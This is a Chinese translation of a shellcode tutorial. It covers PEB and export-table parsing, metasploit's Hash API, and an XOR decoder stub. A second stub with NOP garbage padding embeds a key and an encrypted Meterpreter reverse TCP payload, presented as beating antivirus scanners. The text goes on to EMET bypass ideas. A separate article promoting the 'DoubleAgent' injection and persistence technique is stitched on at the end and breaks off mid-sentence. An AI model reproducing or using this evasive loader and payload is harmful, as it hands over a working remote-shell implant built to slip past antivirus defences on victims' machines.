
ldr 结构包含了进程加载模块的信息，在 ldr 结构向前偏移 20 字节，我们得到 InMemoryOrderModuleList 中的第一个模块 ：

```
1.mov edx, [edx+20]
```




现在我们的指针指向 InMemoryOrderModuleList 是一个 LIST_ENTRY 结构 ,Windows 定义这个为包含进程模块的双向列表。这个列表中的每项是指向 LDR_DATA_TABLE_ENTRY 结构的指针，这个结构是我们主要的目标，包含加载模块的所有地址和名字，因为模块加载的顺序可能改变，我们应该校验全名，以便选择包含我们要查找的函数的动态库，这能简单的通过在 LDR_DATA_TABLE_ENTRY 向前移 40 字节做到，如果名字匹配了，则正是我们寻找的那个，我们在结构中向前移 16 字节，能得到加载模块的地址 ：


```
1.mov edx, [edx+16]
```



得到函数地址的第一步完成了，现在我们有了包含要寻找的函数地址的 DLL 的基地址，我们不得不解析模块的导出地址表，以便能找到需要的函数地址，导出地址表能在 PE 可选头中定位到，从基址向前移 60 字节，我们有了 DLL 的 PE 头的内存地址。



最后我们需要通过公式（模块基地址+PE 头地址+120 字节）计算导出地址表的地址，我们能得到导出地址表（EAT）的地址，在得到 EAT 地址后我们能访问 DLL 导出的所有函数，微软描述 IMAGE_EXPORT_DIRECTORY 结构如下：



这个结构包含地址，名字和导出函数的数量，使用想通大小计算遍历技术能得到函数的地址，当然导出函数的顺序在每个版本中可能有变化，因此获取函数地址和名字前应该校验。你可以把这个方法理解为计算几个 Windows 数据结构的大小，并在内存中遍历，这里真正的挑战是建立一种稳定的名字比较机制来选择正确的 DLL 和函数，如果 PEB 解析技术太难实现，不用担心，有更简单的方法做到这个。

Hash API

metasploit 项目中所有的 shellcode 几乎都使用了称为 Hash API 的汇编块，它是由 Stephen Fewer 编写的一个代码片段 ,且从 2009 年以来在 metasploit 中主要用于 Windows shellcode ,这个汇编代码块使得解析 PEB 结构变得容易，它使用基本的 PEB 解析逻辑和一些额外的哈希方法，使用函数和模块名的 ROR13 哈希计算法来快速查找需要的函数，使用这个块非常简单，它使用 stdcall 调用约定，唯一的不同是压栈的参数，需要使用 ROR13 计算函数名和 DLL 名的哈希。在压入必须的参数和函数哈希后，像之前解释的解析 PEB 块并找到模块名。在找到模块名后 ,计算 ROR13 哈希且将它保存到栈上 ,然后移到 DLL 的导出地址表中，计算每个函数的哈希和模块名哈希 ,如果匹配到我们要找的哈希 ,意味着想要的函数被找到了，最后 Hash API 使用栈上的参数跳转到找到的函数地址执行。它是一段非常优雅的代码，但是它的日子到头了，因为它的流行和广泛使用，一些 AV 产品和反利用缓解措施有专门针对这个代码块的检测，甚至一些 AV 产品使用 Hash API 使用的 ROR13 哈希作为识别恶意文件的特征，因为最近操作系统中的反利用缓解措施的改进，Hash API 只剩下很短的生命周期，但是

有其他方法来找到 API 函数地址，同时针对这种方法使用一些编码机制也能绕过主要的 AV 产品。

编码器/解码器设计

在开始设计前，读者应该知道的事实是只使用这个编码器不能生成完全躲避检测的 shellcode，在执行 shellcode 后，解码器将直接运行并解码整段 shellcode 为它的原始格式，这个不能绕过 AV 产品的动态分析机制。

解码器的逻辑非常简单，它使用一个随机生成的多字节 XOR 密钥来解码 shellcode，在解码操作完成后将执行它，在将 shellcode 放置在解码器头之前应该使用多字节的 XOR 密钥加密，且 shellcode 和 XOR 密钥应该在“<Shellcode>”，”<Key>”标签内 ：

```
1.; #==============================#
2.; |ESI -> Pointer to shellcode |
3.; |EDI -> Pointer to key |
4.; |ECX -> Shellcode index counter |
5.; |EDX -> Key index counter |
6.; |AL -> Shellcode byte holder |
7.; |BL -> Key byte holder |
8.; #==============================#
9.;
10.[BITS 32]
11.[ORG 0]
12.
13.JMP GetShellcode ; Jump to shellcode label
14.Stub:
15.POP ESI ; Pop out the address of shellcode to ESI register
16.PUSH ESI ; Save the shellcode address to stack
17.XOR ECX,ECX ; Zero out the ECX register
18.GetKey:
19.CALL SetKey ; Call the SetKey label
20.Key: DB <Key> ; Decipher key
21.KeyEnd: EQU $-Key ; Set the size of the decipher key to KeyEnd label
22.SetKey:
23.POP EDI ; Pop the address of decipher key to EDI register
24.XOR EDX,EDX ; Zero out the EDX register
25.Decipher:
```

```
26.MOV AL,[ESI] ; Move 1 byte from shellcode to AL register
27.MOV BL,[EDI] ; Move 1 byte from decipher key to BL register
28.XOR AL,BL ; Make a logical XOR operation between AL ^ BL
29.MOV [ESI],AL ; Move back the deciphered shellcode byte to same index
30.INC ESI ; Increase the shellcode index
31.INC EDI ; Increase the key index
32.INC ECX ; Increase the shellcode index counter
33.INC EDX ; Increase the key index counter
34.CMP ECX, End ; Compare the shellcode index counter with shellcode size
35.JE Fin ; If index counter is equal to shellcode size, jump to Fin label
36.CMP EDX,KeyEnd ; Compare the key index counter with key size
37.JE GetKey ; If key index counter is equal to key size, jump to GetKey label for reseting the key
38.JMP Decipher ; Repeate all operations
39.Fin: ; In here deciphering operation is finished
40.RET ; Execute the shellcode
41.GetShellcode:
42.CALL Stub ; Jump to Stub label and push the address of shellcode to stack
43.Shellcode: DB <Shellcode>
44.
45.End: EQU $-Shellcode ; Set the shellcode size to End label
```

因为代码非常好理解，我将不浪费时间逐行解释它了，使用 JMP/CALL 技巧能在运行时得到 shellcode 和密钥的地址，然后在 shellcode 和密钥的每个字节之间执行一个逻辑 XOR 操作，每次解密密钥到末尾，它将重置密钥为它的起始地址，在完成解码操作后，将跳转到 shellcode，使用更长的 XOR 密钥能提高 shellcode 的随机性，但是也提高了代码块的熵，因此要避免使用太长的解码密钥，使用基础的逻辑操作（如 XOR，NOT，ADD，SUB，ROR，ROL）能有几百种方式编码 shellcode，在每种编码器中有无穷可能的 shellcode 输出，AV 产品在解码序列之前检测到任何 shellcode 的特征的概率很低，因为这种 AV 产品也开发了启发式引擎，它能够检测解密和代码块中的解码循环。当编写 shellcode 编码器时，几乎没有用于绕过用于检测解码循环的静态方法的有效方式。

不常见的寄存器的使用：

在 x86 架构中，所有的寄存器有一个特定的目的，例如 ECX 表示扩展计数寄存器，且它通常用于循环计数。当我们编写一个基础的循环条件时，编译器可能使用 ECX 寄存器作为循环计数器变量，在一个代码块中找到连续增长的 ECX 寄存器强烈暗示了一个循环，这个问题

的解决方案非常简单，不使用 ECX 作为循环计数器，这只是一个例子，但是它对于所有的其它类型的代码片段（如函数 epilogue/prologue 等）也非常有效。大量的代码识别机制依赖寄存器的使用，使用不常见的寄存器编写汇编代码将减小被检测率。

垃圾代码填充：

在代码块中可能有几百种方法识别解码器，且几乎每个 AV 产品使用不同的方式，但是最终他们都不得不将可能的解码器的代码块生成一个特征，在解码器代码中使用随机的 NOP 指令是绕过静态特征分析的一种非常好的方式，不一定要使用 NOP 指令，可以是任何维持原有功能的其他指令，目标是增加垃圾指令以便破坏代码块的恶意的特征。另一个关于编写 shellcode 重要的事是大小，因此避免使用太大的垃圾混淆代码否则将增加整体大小。

实现这种方法的代码如下 ：


```
1.; #=============================#
2.; |ESI -> Pointer to shellcode |
3.; |EDI -> Pointer to key |
4.; |EAX -> Shellcode index counter|
5.; |EDX -> Key index counter |
6.; |CL -> Shellcode byte holder |
7.; |BL -> Key byte holder |
8.; #=============================#
9.;
10.
11.[BITS 32]
12.[ORG 0]
13.
14.JMP GetShellcode ; Jump to shellcode label
15.Stub:
16.POP ESI ; Pop out the address of shellcode to ESI register
17.PUSH ESI ; Save the shellcode address to stack
18.XOR EAX,EAX ; Zero out the EAX register
19.GetKey:
20.CALL SetKey ; Call the SetKey label
21.Key: DB 0x78, 0x9b, 0xc5, 0xb9, 0x7f, 0x77, 0x39, 0x5c, 0x4f, 0xa6 ; Decipher key
22.KeyEnd: EQU $-Key ; Set the size of the decipher key to KeyEnd label
23.SetKey:
24.POP EDI ; Pop the address of decipher key to EDI register
```

```
25.NOP ; [GARBAGE]
26.XOR EDX,EDX ; Zero out the EDX register
27.NOP ; [GARBAGE]
28.Decipher:
29.NOP ; [GARBAGE]
30.MOV CL,[ESI] ; Move 1 byte from shellcode to CL register
31.NOP ; [GARBAGE]
32.NOP ; [GARBAGE]
33.MOV BL,[EDI] ; Move 1 byte from decipher key to BL register
34.NOP ; [GARBAGE]
35.XOR CL,BL ; Make a logical XOR operation between CL ^ BL
36.NOP ; [GARBAGE]
37.NOP ; [GARBAGE]
38.MOV [ESI],CL ; Move back the deciphered shellcode byte to same index
39.NOP ; [GARBAGE]
40.NOP ; [GARBAGE]
41.INC ESI ; Increase the shellcode index
42.INC EDI ; Increase the key index
43.INC EAX ; Increase the shellcode index counter
44.INC EDX ; Increase the key index counter
45.CMP EAX, End ; Compare the shellcode index counter with shellcode size
46.JE Fin ; If index counter is equal to shellcode size, jump to Fin label
47.CMP EDX,KeyEnd ; Compare the key index counter with key size
48.JE GetKey ; If key index counter is equal to key size, jump to GetKey label for reseting the key
49.JMP Decipher ; Repeate all operations
50.Fin: ; In here deciphering operation is finished
51.RET ; Execute the shellcode
52.GetShellcode:
53.CALL Stub ; Jump to Stub label and push the address of shellcode to stack
54.Shellcode: DB 0x84, 0x73, 0x47, 0xb9, 0x7f, 0x77, 0x59, 0xd5, 0xaa, 0x97, 0xb8, 0xff,
55.0x4e, 0xe9, 0x4f, 0xfc, 0x6b, 0x50, 0xc4, 0xf4, 0x6c, 0x10, 0xb7, 0x91,
56.0x70, 0xc0, 0x73, 0x7a, 0x7e, 0x59, 0xd4, 0xa7, 0xa4, 0xc5, 0x7d, 0x5b,
57.0x19, 0x9d, 0x80, 0xab, 0x79, 0x5c, 0x27, 0x4b, 0x2d, 0x20, 0xb2, 0x0e,
58.0x5f, 0x2d, 0x32, 0xa7, 0x4e, 0xf5, 0x6e, 0x0f, 0xda, 0x14, 0x4e, 0x77,
59.0x29, 0x10, 0x9c, 0x99, 0x7e, 0xa4, 0xb2, 0x15, 0x57, 0x45, 0x42, 0xd2,
60.0x4e, 0x8d, 0xf4, 0x76, 0xef, 0x6d, 0xb0, 0x0a, 0xb9, 0x54, 0xc8, 0xb8,
61.0xb8, 0x4f, 0xd9, 0x29, 0xb9, 0xa5, 0x05, 0x63, 0xfe, 0xc4, 0x5b, 0x02,
```

```
62.0xdd, 0x04, 0xc4, 0xfe, 0x5c, 0x9a, 0x16, 0xdf, 0xf4, 0x7b, 0x72, 0xd7,
63.0x17, 0xba, 0x79, 0x48, 0x4e, 0xbd, 0xf4, 0x76, 0xe9, 0xd5, 0x0b, 0x82,
64.0x5c, 0xc0, 0x9e, 0xd8, 0x26, 0x2d, 0x68, 0xa3, 0xaf, 0xf9, 0x27, 0xc1,
65.0x4e, 0xab, 0x94, 0xfa, 0x64, 0x34, 0x7c, 0x94, 0x78, 0x9b, 0xad, 0xce,
66.0x0c, 0x45, 0x66, 0x08, 0x27, 0xea, 0x0f, 0xbd, 0xc2, 0x46, 0xaa, 0xcf,
67.0xa9, 0x5d, 0x4f, 0xa6, 0x51, 0x5f, 0x91, 0xe9, 0x17, 0x5e, 0xb9, 0x37,
68.0x4f, 0x59, 0xad, 0xf1, 0xc0, 0xd1, 0xbf, 0xdf, 0x3b, 0x47, 0x27, 0xa4,
69.0x78, 0x8a, 0x99, 0x30, 0x99, 0x27, 0x69, 0x0c, 0x1f, 0xe6, 0x28, 0xdb,
70.0x95, 0xd1, 0x95, 0x78, 0xe6, 0xbc, 0xb0, 0x73, 0xef, 0xf1, 0xd5, 0xef,
71.0x28, 0x1f, 0xa0, 0xf9, 0x3b, 0xc7, 0x87, 0x4e, 0x40, 0x79, 0x0b, 0x7b,
72.0xc6, 0x12, 0x47, 0xd3, 0x94, 0xf3, 0x35, 0x0c, 0xdd, 0x21, 0xc6, 0x89,
73.0x25, 0xa6, 0x12, 0x9f, 0x93, 0xee, 0x17, 0x75, 0xe0, 0x94, 0x10, 0x59,
74.0xad, 0x10, 0xf3, 0xd3, 0x3f, 0x1f, 0x39, 0x4c, 0x4f, 0xa6, 0x2e, 0xf1,
75.0xc5, 0xd1, 0x27, 0xd3, 0x6a, 0xb9, 0xb0, 0x73, 0xeb, 0xc8, 0xaf, 0xb9,
76.0x29, 0x24, 0x6e, 0x34, 0x4d, 0x7f, 0xb0, 0xc4, 0x3a, 0x6c, 0x7e, 0xb4,
77.0x10, 0x9a, 0x3a, 0x48, 0xbb
78.
79.
80.End: EQU $-Shellcode ; Set the shellcode size to End label
```

唯一的改变在于 EAX 和 ECX 寄存器，现在在 shellcode 中负责计数的寄存器是 EAX，且在每个 XOR 和 MOV 指令之间插入一些 NOP 填充，通过这个教程使用的 shellcode 是 Windows Meterpreter 反向 TCP，在使用一个 10 字节长的随机 XOR 密钥加密 shellcode 后，一起放置在解码器中，使用 nasm –f bin Decoder.asm 命令汇编解码器为二进制格式(不要忘了移除 shellcode 中的换行符，否则 nasm 不能汇编它)。

下面是编码前 shellcode 的 AV 扫描结果，



如你所见，大量的 AV 扫描器识别了 shellcode。下面是 shellcode 编码后的扫描结果。

对抗利用缓解措施

绕过 AV 产品有很多中方法，但是对抗利用缓解措施导致形式变了，2009 年微软宣称 EMET，它是一个工具包，来帮助阻止在软件中的漏洞利用，它有下面几种机制：

动态数据执行保护（DEP）

结构化异常处理覆盖保护（SEHOP）

NullPage 分配

堆喷射保护

导出地址表地址过滤（EAF）

强制 ASLR

导出地址表地址过滤增强版（EAF+）

ROP 缓解措施

加载库校验

内存保护校验

调用者校验

模拟执行流

Stack pivot

Attack Surface Reduction（ASR）

在这些缓解措施中 EAF，EAF+和调用者校验使我们最关心的。正如早前解释的，在 metasploit 框架中几乎所有的 shellcode 使用 Stephen Fewer 的 HASH API，且因为 Hash API 使用了 PEB/EAT 解析技术，EMET 能简单的检测到并阻止 shellcode 的执行。

绕过 EMET

在 EMET 中的调用者校验检查进程中的 Windows API 调用 ,它能阻止 API 函数中的 RET 和 JMP 指令，以便阻止使用 ROP 方式的所有的利用，在 HASH API 中，在找到需要的 API 函数地址后，使用 JMP 指令执行函数，不幸的是这将触发 EMET 调用者校验，为了绕过调用者校验，应该避免使用 JMP 和 RET 指令指向 API 函数，使用 CALL 代替 JMP 指令执行 API 函数，Hash API 应该绕过调用者校验，但是当我们看到 EAF/EAF+缓解机制时，它们根据调用的代码阻止访问导出地址表（EAT），并且它检查栈寄存器是否在允许的边界内，或者它尝试读 MZ/PE 头和 KERNELBASE ,对于阻止 EAT 解析技术这是非常有效的缓解措施 ,但是 EAT 不是唯一一个包含函数地址的结构，导入地址表（IAT）也保存程序使用的 API 函数的地址，如果应用程序也使用我们需要的函数，在 IAT 结构中获得函数地址是可能的，一个叫 Joshua Pitts 的安全研究员最近开发一种新的 IAT 解析的方法，它在 IAT 中找到 LoadLibraryA 和

GetProcAddress 的地址，在获得这些函数的地址，能从任何库中得到任何函数，他也为 Stephen Fewer 的 Hash API 写了一个称为 fibo 的工具，且使用他写的 IAT 解析代码代替，如果你想阅读这种方法的更多细节，参见这里。

参考

https://msdn.microsoft.com/en-us/library/ms809762.aspx

https://en.wikipedia.org/wiki/Process_Environment_Block

https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in-windows-xp-service-pack-2,-windows-xp-tablet-pc-edition-2005,-and-windows-server-2003

https://en.wikipedia.org/wiki/Portable_Executable

https://en.wikipedia.org/wiki/Address_space_layout_randomization

https://en.wikipedia.org/wiki/X86_calling_conventions

http://www.vividmachines.com/shellcode/shellcode.html

https://github.com/secretsquirrel/fido

https://github.com/rapid7/metasploit-framework/blob/master/external/source/shellcode/windows/x86/src/block/block_api.asm

https://www.amazon.com/Shellcoders-Handbook-Discovering-Exploiting-Security/dp/047008023X

https://www.amazon.com/Sockets-Shellcode-Porting-Coding-Professionals/dp/1597490059

DoubleAgent：代码注入和持久化技术

译者：pwn_361
译文来源：【安全客】http://bobao.360.cn/learning/detail/3650.html
原文来源：
https://cybellum.com/doubleagentzero-day-code-injection-and-persistence-technique/

一、概述

我们想介绍一种新的用于代码注入和保持对机器持久化控制的 0day 技术，叫做“DoubleAgent”。

DoubleAgent 技术可以利用到：

1.任何 Windows 版本(从 XP 到 WIN 10)。

2.任何 Windows 架构(X86 和 X64)。

3.任何 Windows 用户(系统/管理员等)的任何目标进程，包括特权进程(操作系统/杀毒软件等)。

DoubleAgent 技术利用了在 Windows 中已经存在 15 年的一个未公开但合法的功能，因此还不能被修补。

代码注入：

利用 DoubleAgent 技术，攻击者有能力将任何 DLL 注入到任何进程中。在受害者的进程启动过程中，该代码注入过程发生在很早的阶段，这使得攻击者可以完全控制该进程，该进程无法有效的保护好自己。

该代码注入技术是具有革命性的，因为任何杀毒软件都无法探测或阻止它。

持久化：

即使在用户重新启动系统或安装修补程序和更新后，DoubleAgent 技术还是可以断续注入代码，这使它成为了一个完美的持久化技术。

一旦攻击者决定将一个 DLL 注入到一个进程中，它们将永远被强制绑定。即使受害者完全卸载和重新安装了它的应用程序，攻击者的 DLL 仍然会在该进程每次重启时被注入。

二、攻击向量

1、攻击反病毒软件&下一代反病毒软件：通过将代码注入到反病毒软件中，完全控制任何反病毒软件，同时绕过其自我保护机制。这种攻击方法在大部分反病毒软件中已经被证实有

